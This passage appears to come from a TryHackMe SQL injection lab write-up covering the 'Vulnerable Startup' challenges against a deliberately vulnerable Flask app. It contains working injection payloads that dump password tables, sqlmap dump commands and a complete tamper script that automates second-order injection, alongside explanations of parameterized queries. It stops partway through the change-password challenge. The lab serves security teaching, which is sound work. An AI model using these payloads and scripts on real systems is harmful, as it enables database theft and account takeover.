
admin' AND length((SELECT password from users where username='admin'))==37-- -

Also, the script requires an unnecessary amount of requests. An extra challenge could be to build a more efficient tool to retrieve the password.

An alternative way to solve this challenge is by using a tool such as sqlmap, which is an open source tool that automates the process of detecting and exploiting SQL injection flaws. The following command can be used to exploit the vulnerability with sqlmap:

$ sqlmap -u http://10.10.233.127:5000/challenge3/login --data="username=admin&password=admin"

--level=5 --risk=3 --dbms=sqlite --technique=b --dump



Task

Exploit the vulnerable login form and retrieve the flag.


[**Vulnerable Startup: Vulnerable Notes**](https://tryhackme.com/room/sqlilab)

### **Goal**

Here, the previous vulnerabilities have been fixed, and the login form is no longer vulnerable to SQL injection. The team has added a new note function, allowing users to add notes on their page. The goal of this challenge is to find the vulnerability and dump the database to find the flag.

### **Description**

By registering a new account and logging in to the application, the user can navigate to the new note function by clicking "Notes" in the top left menu. Here, it is possible to add new notes, and all the user's notes are listed on the bottom of the page, as seen here:



The notes function is not directly vulnerable, as the function to insert notes is safe because it uses parameterized queries. With parameterized queries, the SQL statement is specified first with placeholders (?) for the parameters. Then the user input is passed into each parameter of the query later. Parameterized queries allow the database to distinguish between code and data, regardless of the input.

INSERT INTO notes (username, title, note) VALUES (?, ?, ?)

Even though parameterized queries are used, the server will accept malicious data and place it in the database if the application does not sanitize it. Still, the parameterized query prevents the input from leading to SQL injection. Since the application might accept malicious data, all queries must use parameterized queries, and not only for queries directly accepting user input.

The user registration function also utilizes parameterized queries, so when the query below is executed, only the INSERT statement gets executed. It will accept any malicious input and place it in the database if it doesn't sanitize it, but the parameterized query prevents the input from leading to SQL injection.

INSERT INTO users (username, password) VALUES (?, ?)

However, the query that fetches all of the notes belonging to a user does not use parameterized queries. The username is concatenated directly into the query, making it vulnerable to SQL injection.


SELECT title, note FROM notes WHERE username = '" + username + "'

This means that if we register a user with a malicious name, everything will be fine until the user navigates to the notes page and the unsafe query tries to fetch the data for the malicious user.

By creating a user with the following name:

' union select 1,2'


We should be able to trigger the secondary injection:



With this username, the application performs the following query:

SELECT title, note FROM notes WHERE username = '' union select 1,2''

Then on the notes page as the new user, we can see that the first column in the query is the note title, and the second column is the note itself:



With this knowledge, this is rather easy to exploit. For example, to get all the tables from the database, we can create a user with the name:

' union select 1,group\_concat(tbl\_name) from sqlite\_master where type='table' and tbl\_name not like 'sqlite\_%''

To find the flag among the passwords, register a user with the name:

'  union select 1,group\_concat(password) from users'

##### Automating Exploitation Using Sqlmap

It is possible to use sqlmap to automate this attack, but a standard attack with sqlmap will fail. The injection happens at the user registration, but the vulnerable function is located on the notes page. For sqlmap to exploit this vulnerability, it must do the following steps:

1. Register a malicious user
2. Login with the malicious user
3. Go to the notes page to trigger the injection

It is possible to achieve all of the necessary steps by creating a tamper script. Sqlmap supports tamper scripts, which are scripts used for tampering with injection data. With a tamper script, we can easily modify the payload, for example, adding a custom encoding to it. It also allows us to set other things, such as cookies.

There are two custom functions in the tamper script below. The first function is *create\_account()*, which register a user with sqlmap's payload as name and 'asd' as password. The next custom function is *login()*, which logs sqlmap in as the newly created user and returns the Flask session cookie. *tamper()* is the main function in the script, and it has the *payload* and *\*\*kwargs*as arguments. *\*\*kwargs* holds information such as the [HTTP](https://tryhackme.com/room/sqlilab) headers, which we need to place the Flask session cookie onto the request to allow sqlmap to go to the notes page to trigger the SQL injection. The *tamper()* function first gets the headers from *kwargs*, then creates a new user on the application, and then it logs in to the application and sets the Flask session onto the [HTTP](https://tryhackme.com/room/sqlilab) header object.

*#!/usr/bin/python*

import requests

from lib.core.enums import PRIORITY

\_\_priority\_\_ = PRIORITY.NORMAL

address = "http://10.10.1.134:5000/challenge4"

password = "asd"

def **dependencies**():

    pass

def **create\_account**(payload):

    with requests.Session() as s:

        data = {"username": payload, "password": password}

        resp = s.post(f"{address}/signup", data=data)

def **login**(payload):

    with requests.Session() as s:

        data = {"username": payload, "password": password}

        resp = s.post(f"{address}/login", data=data)

        sessid = s.cookies.get("session", None)

    return "session={}".format(sessid)

def **tamper**(payload, \*\*kwargs):

    headers = kwargs.get("headers", {})

    create\_account(payload)

    headers["Cookie"] = login(payload)

    return payload

The folder where the tamper script is located will also need an empty *\_\_init\_\_.py*  file for sqlmap to be able to load it. Before starting sqlmap with the tamper script, change the address and password variable inside the script. With this done, it is possible to exploit the vulnerability with the following command:

sqlmap --tamper so-tamper.py --url http://10.10.1.134:5000/challenge4/signup  --data "username=admin&password=asd"

--second-url http://10.10.1.134:5000/challenge4/notes  -p username --dbms sqlite --technique=U --no-cast

*# --tamper so-tamper.py - The tamper script*

*# --url - The URL of the injection point, which is /signup in this case*

*# --data - The POST data from the registraion form to /signup.*

*#   Password must be the same as the password in the tamper script*

*# --second-url http://10.10.1.134:5000/challenge4/notes - Visit this URL to check for results*

*# -p username - The parameter to inject to*

*# --dbms sqlite - To speed things up*

*# --technique=U - The technique to use. [U]nion-based*

*# --no-cast - Turn off payload casting mechanism*

Dumping the *users* table might be hard without turning off the payload casting mechanism with the *--no-cast* parameter. An example of the difference between casting and no casting can be seen here:

-- With casting enabled:

admin' union **all** select **min**(cast(x'717a717071' as text)||coalesce(cast(sql as text),cast(x'20' as text)))||cast(x'716b786271' as text),null from sqlite\_master

where tbl\_name=cast(x'7573657273' as text)-- daqo'


-- 7573657273 is 'users' in **ascii**

-- Without casting:

admin' union **all** select cast(x'717a6a7871' as text)||**id**||cast(x'6774697a7462' as text)||password||cast(x'6774697a7462' as text)||username||cast(x'7162706b71' as text),null

from users-- ypfr'

When sqlmap asks, answer no to follow 302 redirects, then answer yes to continue further testing if it detects some WAF/IPS. Answer no when asked if you want to merge cookies in future requests, and say no to reduce the number of requests. As seen in the image below, sqlmap was able to find the vulnerability, which allows us to automate the exploitation of it.



The flag can then be found by dumping the *users* table:


sqlmap --tamper tamper/so-tamper.py --url http://10.10.1.134:5000/challenge4/signup --data "username=admin&password=asd"

--second-url http://10.10.1.134:5000/challenge4/notes -p username --dbms=sqlite --technique=U --no-cast -T users --dump

Sqlmap is quite noisy and will add a lot of users attempting to exploit this application. Because of this, the output will be trimmed and the message below can be seen.

[WARNING] console output will be trimmed to last 256 rows due to large table size

However, all the data is saved and written to a dump file, as seen in the image below. Read the top of the dump file to get the flag:



**NB:**The flag will differ on the live system.

### **Task**

Exploit the vulnerable function and retrieve the flag.

Vulnerable startup :change Password

### **Goal**

For this challenge, the vulnerability on the note page has been fixed. A new change password function has been added to the application, so the users can now change their password by navigating to the Profile page. The new function is vulnerable to SQL injection because the UPDATE statement concatenates the username directly into the SQL query, as can be seen below. The goal here is to exploit the vulnerable function to gain access to the admin's account.

### **Description**

The developer has used a placeholder for the password parameter because this input comes directly from the user. The username does not come directly from the user but is rather fetched from the database based on the user id stored in the session object. Therefore, the developer has thought that the username was safe to use and concatenated it directly into the query instead of using a placeholder:

UPDATE users SET password = ? WHERE username = '" + username + "'

To exploit this vulnerability and gain access to the admin's user account, we can create a user with the name admin'-- -.

After having registered the malicious user, we can update the password for our new user to trigger the vulnerability. When changing the password, the application executes two queries. First, it asks the database for the username and password for our current user:

SELECT username, password FROM users WHERE **id** = ?

